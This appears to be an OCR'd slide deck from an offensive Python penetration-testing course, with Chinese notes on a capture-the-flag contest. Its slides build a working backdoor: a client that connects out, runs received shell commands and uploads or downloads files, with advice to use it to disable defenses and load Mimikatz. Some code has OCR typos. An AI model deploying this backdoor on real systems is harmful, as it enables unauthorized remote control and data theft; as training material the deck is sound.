Offensive Python

- Socket Essentials
- Exception Handling
- Process Execution
- Python Backdoor

What is a backdoor?

- What is a backdoor?
  - A backdoor is a method, often secret, of bypassing normal authentication or encryption in a computer system

- Exclusive: Secret contract tied NSA and security industry pioneer
  - https://www.reuters.com/article/us-usa-security-rsa/exclusive-secret-contract-tied-nsa-and-security-industry-pioneer-idUSBRE9BJ1C220131220

Using TCP/UDP Sockets

- Sockets module makes it easy to establish TCP and UDP connections and transfer data
- STRUCT and RAW sockets can produce protocols embedded in the IP layer, but that is a lot of work
- Resolve hostnames and IP addresses
- The sockets.connect(),.send(),.recv(), and .close() are generally what are needed to act as a simple TCP client


DNS Queries

- The Sockets module provides two methods for resolving hosts to IP addresses and vice versa
- socket.gethostbyname(hostname): given a hostname, it will return an IP address
- socket.gethostbyaddr(ipaddress): Return a tuple containing the hostname , alist of aliases, and a list of address

```
>>> import socket
>>> socket.gethostbyname("www.sans.org")
'45.60.35.34'
>>> socket.gethostbyaddr("8.8.8.8")
('google-public-dns-a.google.com', [], ['8.8.8.8'])
```

UDP Sockets

- Udpsocket = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
  - AF_INET = IPv4, AF_INET6 = IPv6
  - Socket.SOCK_DGRAM = UDP Protocol
  - A server uses bind((“<IP ADDRESS>”,port))
  - Client or server receives using udpsocket.recvfrom(<bytes>)
  - Client or server sends using udpsocket.sendto(<data to send>,(“<IP ADDRESS>”,port))



UDP client sendto() then recvfrom()

UDP server bind() to port, recvfrom(),sendto()

UDP Sockets

- Client


```
>>> from socket import *
>>> socket= socket(AF_INET,SOCK_DGRAM)
>>> socket.sendto("Hello i am park",("127.0.0.1",9000))
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: a bytes-like object is required, not 'str'
>>> socket.sendto(b"Hello i am park",("127.0.0.1",9000))
15
>>> socket.sendto(b"Nice to meet you",("127.0.0.1",9000))
16
```

- Server

```
>>> socket=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
>>> socket.bind(("127.0.0.1",9000))
>>> print(socket.recvfrom(1024))
(b'Hello i am park', ('127.0.0.1', 46378))
>>> print(socket.recvfrom(1024))
(b'Nice to meet you', ('127.0.0.1', 46378))
```

TCP Sockets

- tcpsocket = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  - AF_INET = IPv4, AF_INET6 = IPv6
  - socket.SOCK_STREAM = TCP protocol
  - Establishes a socket object to facilitate TCP communications
  - Three-way handshake occurs when connect() is called



- A socket is a unique SRC IP/Port and DST IP/Port

Establish Connections

- Create outbound connections
  - socket.connect((<dest ip>,<dest port>))
- Accept inbound connections
  - socket.bind((<ip>,<port>))
  - socket.listen(<number of connections>)
  - socket.accept()

Transmitting and Receiving

- sockets send and receive bytes
- socket.send(“string”.encode(“latin-1”)): Transmits the byte encoded string across the existing socket connection
- Socket.recv(max # of bytes).decode(“latin-1”):

  Receives up to the specified number of bytes over the existing socket connection

  - Possible responses:

    1) len(recv) ==0 when connection dropped

    2) Recv() returns data when there is data in the TCP buffer


    3) Recv() will sit and if there is no data to receive

Socket Essentials

- This lab has two parts:

1) Use netcat to interact whih python3 sockets and discover the nuances of sockets
   - Netcat Listener and Socket Client
   - Netcat Client and a Socket Server
2) Write a program that connects outbound to a netcat listener,downloads a file, and prints it to the screen

Flowchart(Server & client)



Part 1:Socket Client

STEP2

```
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1",9000))
>>> mysocket.send(b"hello")
5
>>> mysocket.recv(100)
b'hello\n'
>>> mysocket.send(b"hello\n")
6
>>> mysocket.recv(100)
b'nice to meet you\n'
>>>
```

STEP1

```
root@kali:~/Desktop/ppt/day5# nc -l -p 9000
hellohello
hello
nice to meet you
```

STEP3

STEP4

Part 1:Socket Server

STEP1

```
>>> import socket
>>> myserver = socket.socket()
>>> myserver.bind(("",5000))
>>> myserver.listen(1)
>>> connection, remoteip=myserver.accept()
>>> print(remoteip)
('127.0.0.1', 55084)
>>> connection.send(b"Hello There\n")
12
>>> connection.recv(1024).decode()
'Back at you\n'
```

STEP2


```
root@kali:~/Desktop/ppt/day5# nc 127.0.0.1 5000
Hello There
Back at you
```

STEP3

STEP4

Part 2:Plant a File on a Target

- Your penetration tests require that you plant a file on target systems
- Write a script to read from a netcat listener



Part 2:Write the Script

```
root@kali:~/Desktop/ppt/day5# nc -l -p 8000 > ./filetoplant.txt
```

- Start your favorite text editor and begin writing your Python script

```python
import socket
mysocket = socket.socket()
mysocket.connect(("127.0.0.1",8000))
while True:
    print(mysocket.recv(2048))
```

Sample Run of the Script

```
root@kali:~/Desktop/ppt/day5# nc -l -p 8000 > ./filetoplant.txt
```

1.Start netcat

```
root@kali:~/Desktop/ppt/day5# python3 filegrabberclient.py
^CTraceback (most recent call last):
  File "filegrabberclient.py", line 5, in <module>
    print(mysocket.recv(2048))
KeyboardInterrupt
```

2.Run your script, verify
It transferred you
File, and
press Control -C

```
root@kali:~/Desktop/ppt/day5# python3 filegrabberclient.py
Traceback (most recent call last):
  File "filegrabberclient.py", line 3, in <module>
    mysocket.connect(("127.0.0.1",8000))
ConnectionRefusedError: [Errno 111] Connection refused
```

2.Run it again. We
still have a problem.
We will fix this next!

Exception Handling

- Lots of things could prevent our connection from succeeding
  - What if the server we connect to isn`t listening?
  - What if a firewall blocks our connection?
- We need to detect and gracefully handle these errors
- Python provides exceptional exception handling!

Exception Handling(1)

- If Pthon encounters an error that it dosen`t know how to handle, it crashes and prints a “traceback”
- It is often desirable for us , as developers, to capture that crash and try to handle it ourselves or give a friendly error message to the user
- Error handling is don with the keywords ”try” and “except”

```
try:
	print(500/0)
except:
	print(“An error has occurred”)
```

Exception Handling(2)

```
>>> print(50/0)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ZeroDivisionError: division by zero
>>> try:
...  print(50/0)
...  print("This line wont execute.")
... except ZeroDivisionError:
...   print("dude, you can`t divide by zero!")
... except Exception as e:
...   print("Some other exception occured"+str(e))
...
dude, you can`t divide by zero!
```

try/except/else

```
try:
    urllib2.urlopen("http://doesntexist.tgt")
except urllib2.URLError:
    print("That URL doesn`t exist")
    sys.exit(2)
except:
    print("Some error occurred")
else:
    print("success without error")
finally:
    print("always do this")
```

Try to ipen a URL That doesn`t exist

Specific exception handler

Generic exception handler

Do this if it worked

Do this whether it worked or not

Exception Handling(1)

- Now, let`s try to add exception handling to our file grabber client
- Try ports 21,22,81,443 and 8000
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt

```
Import time
time.sleep(number of seconds)
```

Exception Handling(2)

```
import socket,time
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,80,443,8000]:
        time.sleep(1)
        try:
           print("Trying",port,end=" ")
           mysocket.connect(("127.0.0.1",port))
        except socket.error:
           print("Nope")
           continue
        else:
           print("Connected")
           connected=True
           break

while True:
     print(mysocket.recv(2048))
```

Exception Handling(3)

```
root@kali:~/Desktop/ppt/day5# nc -l -p 8000 > ./filetoplant.txt
```

```
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Connected
b'hello\n'
```

```
root@kali:~/Desktop/ppt/day5# nc -l -p 8000 > ./filetoplant.txt
hello
```

Process Execution

- Interacting with Subprocesses
- The subprocesses module supersedes the use of os.system, os.popen,os.popen2, and other modules that support code execution
- The subprocess modules enable you to start a new process, provide it input ,and capture the output

```
processhandle = subprocess.Popen(“run this command”,
        shell = True,
        stdout = subprocess.PIPE,
        stderr = subprocess.PIPE,
        srdin = subprocess.PIPE)
procresult = processhandle.stdout.read()
procerrors = processhandle.stderr.read()
```

returns bytes()

Capturing Process Execution

```
>>> import subprocess
>>> proc = subprocess.Popen("ls -la",shell=True,stdout=subprocess.PIPE,stderr=su
bprocess.PIPE,stdin=subprocess.PIPE)
>>> exit_code = proc.wait()
>>> results = proc.stdout.read()
>>> print(results)
```

Execute “ls -la”
And capture output

Wait until it finishes and capture the exit code

Read the output of the command into a string

Popen.wait(),Buffers and Popen.commnuicate()

- These three lines are guaranteed to lock up your program:

```
from sunprocess import Popen,PIPE
ph = Popen(“ls -laR / ”,shell=True,stdin=PIPE,stdout=PIPE,stderr=PIPE)
ph.wait()
```

- Why does wait() lock up your program?
  - Wait only returns after the program is completely finished
  - Popen pauses execution when the stdout read buffer is full
- For commands that generate a lot of output use .communicate()
- .communicate() returns a tuple of bytes(). The output and the errors.

```
from sunprocess import Popen,PIPE
ph = Popen(“ls -laR / ”,shell=True,stdin=PIPE,stdout=PIPE,stderr=PIPE)
output, errors = ph.communicate()
```

Example

```
import socket,time
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,80,443,8000]:
        time.sleep(1)
        try:
           print("Trying",port,end=" ")
           mysocket.connect(("127.0.0.1",port))
        except socket.error:
           print("Nope")
           continue
        else:
           print("Connected")
           connected=True
           break
```

We want modify it

```
while True:
     print(mysocket.recv(2048))
```

Example

```
import socket,time,subprocess
mysocket=socket.socket()
connected=False
while not connected:
    for port in [21,22,80,443,8000]:
        time.sleep(1)
        try:
           print("Trying",port,end=" ")
           mysocket.connect(("127.0.0.1",port))
        except socket.error:
           print("Nope")
           continue
        else:
           print("Connected")
           connected=True
           break

while True:
     command = mysocket.recv(1024)
     p=subprocess.Popen(command ,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)
     results,errors = p.communicate()
     results = results+errors
     mysocket.send(results)
```

Example

```
root@kali:~/Desktop/ppt/day5# nc -l -p 8000 > ./filetoplant.txt
ls -la
ls la
```

```
root@kali:~/Desktop/ppt/day5# python3 fixed_socket_version2.py
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Connected
```

```
total 2076
drwx------ 2 root root    4096 Apr  3 17:41 .
drwx------ 8 root root    4096 Apr  3 13:31 ..
-rw-r--r-- 1 root root 2100387 Apr  3 17:41 day5.odp
-rw-r--r-- 1 root root     121 Apr  3 15:51 filegrabberclient.py
-rw-r--r-- 1 root root       0 Apr  3 17:41 filetoplant.txt
-rw-r--r-- 1 root root     447 Apr  3 17:41 fixed_socket.py
-rw-r--r-- 1 root root     671 Apr  3 17:38 fixed_socket_version2.py
-rw-r--r-- 1 root root      68 Apr  3 17:41 .~lock.day5.odp#
ls: cannot access 'la': No such file or directory
```

Set command

```
while True:
     command = mysocket.recv(1024)
     p=subprocess.Popen(command ,shell=True,stdout=subprocess.PIPE,stderr=subprocess.PIPE,stdin=subprocess.PIPE)
     results,errors = p.communicate()
     results = results+errors
     mysocket.send(results)
```

?

Set command

```
scan_and_connect()
while True:
      try:

          command = codecs.decode(mysocket.recv(1024),"utf-8")

          if len(command)==0:
              time.sleep(3)
              scan_and_connect()
              mysocket=socket.socket()
              continue
          if(command[:4]=="QUIT"):
              mysocket.send(codecs.encode("Terminating Connection.\n","utf-8"))
              break
          print(command)
          p=subprocess.Popen(command ,shell=True,stdout=subprocess.PIPE,stderr=subprocess.
          PIPE,stdin=subprocess.PIPE)
          results,errors = p.communicate()
          results = results+errors
          mysocket.send(results)
      except socket.error:
          break
      except Exception as e:
          mysocket.send(codecs.encode(str(e),"utf-8"))
          break
```

Python Backdoor

- We have a basic backdoor that is a great initial foothold. Use it to disable defenses and then upload additional tools like Meterpreter, Mimikatz,WCE,Incognito,vssown.vbs, and so on
- Add upload and download capability to backdoor
  - Before we can upload or download, we have to understand the limits of send() and recv()
- Understanding send,recv,and sendall

Send(),recv() and sendall

- There is a practical limit to what can be received by a single cell to recv()
  - Approximate maximum of 32664 bytes with Python2
  - Approximate maximum of 984305 bytes with Python3
- If you want send all data, you can use sendall()
- That is not what is causing problem
- The problem is in our recv() function

Why not call recvall()?

- Great idea! But it doesn`t exist
- It is the responsibility of application to establish a protocol to ensure that all data is transmitted back and forth between the client and the server
- Loop through multiple recv() calls and limit each receive to around 8k or 8192

```
>>> data = “”
>>> while still_transmitting_or_something():
…        data += socket.recv(4096)
```

- What happens if both sides of the conversation call recv()?
  - Each sides sits at .recv() until the other sends
  - AKA,DEADLOCK
- You have to know when to stop receiving data!

How to recvall()

- Approaches to knowing when to stop recv():
  - Fixed bytes:
    - Client will transmit one line saying how many bytes to receive
    - While the bytes are less than that number, call recv()
  - Delimiters:
    - Continue to recv() until a predetermined end-of-transmission marker is transmitted by the client
  - Timeout-based:
    - Turn off “Blocking” sockets and receive until the other side stops transmitting and is silent for some period of time
  - select.select():
    - Use select.select to see if data is being sent

Option 1:Fixed-Byte Recvall()

- Assumes you`re coding both the sender and receiver
- Sender has to send the length in exactly 100 bytes followed by data

```
def mysendall(thesocket,thedata):
        thesocket.send("{0:0>100}".format(len(thedata)).encode())
        return thesocket.sendall(thedata)
```

100 bytes

- Receiver receives length in the first 100 bytes and then loops until that amount of data has been received

```
def recvall(thesocket):
        datalen=int(thesocket.recv(100))
        data=b""
        while len(data)<datalen:
                data+=thesocket.recv(4096)
        return data.decode()
```

The first 100 bytes contain the size

Option 2:Delimiter-Based Recvall()

- Your delimiter cannot appear anywhere in your data
- If you Base64-encode your data, your data should include only characters A-Z,a-z,0-9,+/=
- Sender encodes data and adds the delimiter

```
def mysendall(thesocket,thedata,delimiter=b”!@#$%^&”):
        senddata=codecs.encode(thedata,”base64”)+delimiter
        return thesocket.sendall(senddata)
```

- Receiver loops until it receives the delimiter, then strips the delimiter off and decodes the data

```
def recvall(thesocket,delimiter=b”!@#$%^&”):
        data=b””
        while not data.endswith(delimiter):
                data+=thesocket.recv(4096)
        return codecs.decode(data[:-len(delimiter)],”base64”)
```

Option 3:Timeout-Based Non-Blocking Recvall()

- Disadvantage: Speed
  - Sockets must wait for timeout period seconds between transmissions
  - We are “guessing” that the socket is done based on a time window. May get more than one sendall() in a single call or may get only part of a slow transmission
- Advantage: Requires no special coding of the sender
  - Sending side doesn`t require knowledge of a special delimiter or encoding
  - Sending side doesn`t have to send size of transmission before transmitting

Non-Blocking Sockets

- Blocking sockets: Normally, a socket will sit and wait when you call recv() until there is something to receive
- Non-blocking sockets do not wait. They return an exception if no data is ready when recv() is called
- Possible responses when calling recv():
  - len(recv())==0 when connection dropped
  - recv() returns data when there is data
  - recv() will raise an exception when there is no data to receive

Timeout-Based Non-Blocking

```
def recvall(thesocket,timeout=2):
        data=thesocket.recv(1)
        thesocket.setblocking(0)
        starttime=time.time()
        while time.time()-starttime<timeout:
                try:
                        newdata=thesocket.recv(4096)
                          If len(newdata)==0:
                              Break
                    except:
                          Pass
                    else:
                          data+=newdata
                          starttime=time.time()
          thesocket.setblocking(1)
          return data.decode
```

Option 4:select.select() based recvall

- select.select() can be used to see when sockets are ready to recv, send,or are in error
- Send it three lists of sockets(the list can have one item)
- select.select([sockets],[sockets],[sockets])
- Returns three lists of sockets that are ready to receive,send,and in error in that order

```
def recvall(thesocket,pause=0.15):
        data=thesocket.recv(1)
          rtr,rts,err=select.select([thesocket],[thesocket],[thesocket])
        while rtr:
                data+=thesocket.recv(4096)
                    time.sleep(pause)
                    rtr,rts,err=select.select([thesocket],[thesocket],[thesocket])
        return data.decode()
```

Example

- Add Upload or Download
- I added the following preprocessor code to call your upload and download functions

```
        if(command[:4]=="QUIT"):
              connection.send(codecs.encode("Terminating Connection.\n","utf-8"))
              break
        elif(command[:6]=="UPLOAD"):
              upload(connection)
              continue
        elif(command[:8]=="DOWNLOAD"):
              download(connection)
              continue
```

Upload and Download Example(Server)

```
def upload(mysocket):
    mysocket.send(b"what is name of the file you are uploading?:\n")
    fname=codecs.decode(mysocket.recv(1024))
    mysocket.send(b"what unique string will end the transmission\n")
    endoffile = mysocket.recv(1024)
    print(endoffile)
    data=b""
    while not data.endswith(endoffile):
       data+= mysocket.recv(1024)
    try:
       print(len(endoffile))
       fh = open(fname.strip(),"wb")
       fh.write(bytes(codecs.decode(data[:-len(endoffile)],"base64")))
       fh.close
       print("ok")
    except Exception as e:
       print("no")

def download(mysocket):
        mysocket.send(b"what file do you want (including path)?:\n")
        fname=codecs.decode(mysocket.recv(1024))
        try:
            data=codecs.encode(open(fname.strip(),"rb").read(),"base64")
        except Exception as e:
            data="fails"
        mysocket.sendall(data+codecs.encode("!EOF!"))
```

將資料轉成 bytes

將資料轉成 str

Upload and Download Example(Client)

```
def download_recv(mysocket):
    print(codecs.decode(mysocket.recv(1024),"utf-8"))
    k=input()
    mysocket.send(codecs.encode(k,"utf-8"))
    endoffile = codecs.encode("!EOF!")
    print(endoffile)
    data=b""
    while not data.endswith(endoffile):
       data+= mysocket.recv(1024)
    try:
       print(len(endoffile))
       fh = open(k,"wb")
       fh.write(bytes(codecs.decode(data[:-len(endoffile)],"base64")))
       #fh.write(codecs.decode(data[:-len(endoffile)],"base64").decode("latin-1"))
       fh.close
       print("ok")
    except Exception as e:
       print("no")
```

```
mysocket.send(codecs.encode(k,"utf-8"))
print(codecs.decode(mysocket.recv(1024),"utf-8"))
k=input()
mysocket.send(codecs.encode(k,"utf-8"))
print(codecs.decode(mysocket.recv(1024),"utf-8"))
print("!EOF!")
mysocket.send(b"!EOF!")
try:
        data=codecs.encode(open(k,"rb").read(),"base64")
except Exception as e:
        data="fails"
mysocket.sendall(data+codecs.encode("!EOF!"))
```


Capture the flag

- 搶旗競賽
- 現場分組（ 3 人或 5 人 , 亂數選 ）
- 比賽時間 4 小時
- 題目共計 22 道（題目分數 1~8 分 ）

Capture the flag

- 得獎方式
  1. 題目全解完
  2 第 1 名隊伍
- 困難點
  1. 所有人沒有互相合作過
  2. 題目難易度與 CTF 一樣
  3. 語言隔閡

計分版


Time remaining 00:31:48
Here are the scores:
001-reticulated Points:084 Scored:Sep,28 13:51:31.135537 Completed:0-21
002-black_mamba Points:053 Scored:Sep,28 13:35:10.482805 Completed:0-7,10-13,15,17-19,21
003-KnEeCaPeRiC Points:050 Scored:Sep,28 12:57:40.598725 Completed:0-7,10-15,17,19,21
004-dropteam2or1 Points:046 Scored:Sep,28 13:45:14.220253 Completed:0-7,10,15-19,21

奬品

心得

- 拉斯維加斯是一個充滿創意的地方
- 講師十分幽默，實作經驗豐富
- 舉手發言或私底下問老師是最好的選擇
- “ 不懂” 不會被瞧不起
- 不會主動問問題，無法面對自己的不足，才會

Thank you for your attention